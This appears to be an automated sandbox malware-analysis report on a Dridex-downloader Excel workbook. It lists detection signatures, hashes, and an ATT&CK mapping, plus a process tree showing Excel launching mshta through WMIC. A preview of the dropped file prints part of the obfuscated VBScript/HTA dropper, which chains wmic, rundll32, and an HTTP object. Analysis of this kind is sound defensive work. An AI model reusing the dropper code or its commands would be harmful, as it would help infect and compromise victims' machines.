ID: 532553
Sample Name:
431035275550383817 3672.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:50:40
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Windows Analysis Report 4310352755503838173672.xlsb


Overview

General Information

Sample Name:	4310352755503838173672.xlsb
Analysis ID:	532553
MD5:	88a363b14590b0..
SHA1:	af7b370945a8bce.
SHA256:	10048730357114..
Infos:	

Most interesting Screenshot:

Detection




Hidden Macro 4.0 Dridex Downloader

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2408 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2704 cmdline: wmic process call create "mshta C:\ProgramData\lvDMIIDBF.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 2804 cmdline: mshta C:\ProgramData\lvDMIIDBF.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\lvDMIIDBF.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Steganography	Exploit SS Track Devi Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3	LSA Secrets	System Information Discovery 1 5	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
431035275550383817367 2.xlsb	40%	Virustotal		Browse
431035275550383817367 2.xlsb	11%	Metadefender		Browse
431035275550383817367 2.xlsb	21%	ReversingLabs	Document-Excel.Trojan.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532553
Start date:	02.12.2021
Start time:	12:50:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4310352755503838173672.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLSB@4/3@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:51:39	API Interceptor	11x Sleep call for process: WMIC.exe modified
12:51:40	API Interceptor	453x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\lvDMIIDBF.rtf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4814
Entropy (8bit):	5.043960662622874
Encrypted:	false
SSDEEP:	96:FOBD0klec+c4mT3TcIr+BnSR5DHbDiyYnGdCmoY3ymoCJ8:OxB45VU5vDijna2myay
MD5:	F36D5F88F66FB329BE532A92C60C4723
SHA1:	F61F29BF96EA340E7C09D40E9D1A8A0B068A42DE
SHA-256:	B2A8E8D7B6C0B5DE835F54959A9291344D1DB2EA0C68988E482680B00E0A029E
SHA-512:	EBA2A80C6C8EF73A22F97B02021610AA74D1E66D5C41D76880E83CC863DE5C1A0E7B9ABE67331119747E7DA8485705942CE03AE5B80BBBBBAEA36424874A91F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\lvDMIIDBF.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..z_B_S_N_O_c_a = "wm" & Chr(105) & "" & "c p" & "ro" & "ces" & "s " & "cal" & Chr(108) & " c" & "re" & "" & "ate" & Chr(32) & Chr(34) & "run" & Chr(100) & "" & "ll3" & Chr(50) & ".ex" & "e C" & Chr(58) & "" & "\\P" & "ro" & "gra" & "mD" & "" & "ata" & "\s" & "" & Chr(110) & "" & "igg" & "" & "" & "er" & "" & Chr(46) & "bin" & " G" & Chr(101) & "tNT" & "Ver" & "sio" & Chr(110) & "" & Chr(34) & ""..Set a_E_o_X_s_L_v_k_D_M_W_J = CreateObject(Chr(77+1-1) & "SX" & Chr(77+1-1) & "" & Chr(76+1-1) & Chr(50+1-1) & Chr(46+1-1) & "Ser" & "ver" & "" & "XM" & Chr(76+1-1) & "HTT" & "P." & "" & "" & "" & Chr(54+1-1) & ".0")....y_i_V_z_t_Z_p_F_b_f_Z_D_y_S = "Ws" & "" & Chr(99+1-1) & "" & "" & "rip" & "" & "t.S" & Chr(104+1-1) & "" & Chr(101+1-1) & "ll" & ""

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9CBB1296.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9CBB1296.png	
File Type:	PNG image data, 800 x 400, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	46618
Entropy (8bit):	7.952644920400089
Encrypted:	false
SSDEEP:	768:Luo+bYjgUZIXsg6KJLDTRxSKj91uKHacXGaFI9mJveLsTpqurZ1G8JawY1B:LujUjtZIcK9TjSK+ua7aFIMKIpq3HH
MD5:	BD23AADA4497DF81DFF5354688F31E37
SHA1:	666BAD186C4E60B5C2E35D9B4D5B636750873112
SHA-256:	8460FE3B20B18F3BC0A7C66B29AB9AD503CB5DA8C511BC45987DAF4647E00560
SHA-512:	6795A07A5FBD76D9F0A4E5056685585B3C66400E69AFB9139613DDA0A887F0018FBAD824C0377C9E1FA971A004911DF5474334824DA409EFEA6AB27092F14BCE
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR... ....V%.4....IDATx...w..G...OUu..l.VY.%... ..c..`.lc....L4&\........H..6...`0... ....j.if......Q.r.jW.._..vB.t....+....#..u.Q......0.._".RJ)..Rj......k.Y.q....zT)..RJ)..". J).. RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4. (..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)...... RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ). .RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..RcF..RJ)..Rj.h.QJ)..RJ... J)..RJ.1..D)..RJ)5f4.(..RJ)......RJ)......RJ)...3.@.RJ)..Rc&..;......`A"...... {..RJ..L..Rj... ....L6....!J)..zl

C:\Users\user\Desktop\~$4310352755503838173672.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58I
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.8592249378591506
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	4310352755503838173672.xlsb
File size:	76354
MD5:	88a363b14590b0c0aab8d954ac3e1b5c
SHA1:	af7b370945a8bcec0a979c93ef83770073f2b08a
SHA256:	1004873035711456c20f311b16484154554d13e060dd2b bb2c0c2ddd4e73ced4
SHA512:	c77136404c44801589199bb04ce1fc58b7da7bd3b67b40 2a62336fd3ec4357082637c183ec2e1cd369eb9808e08e b9e387a31df62897fe59ac5b24b773dbf85f
SSDEEP:	1536:8pWJhitOVrujUjtZIcK9TjSK+ua7aFIMKIpq3HZF5d tu:bJw4ACK9xKI2ZF5dtu
File Content Preview:	PK..........!.m\.%............[Content_Types].xml ...(.............. ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "4310352755503838173672.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2408 Parent PID: 596

General

Start time:	12:51:14
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f8c0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2704 Parent PID: 2408

General

Start time:	12:51:38
Start date:	02/12/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\lvDMlIDBF.rtf"
Imagebase:	0xff380000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 2804 Parent PID: 1304

General

Start time:	12:51:39
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\lvDMlIDBF.rtf
Imagebase:	0x13f7a0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis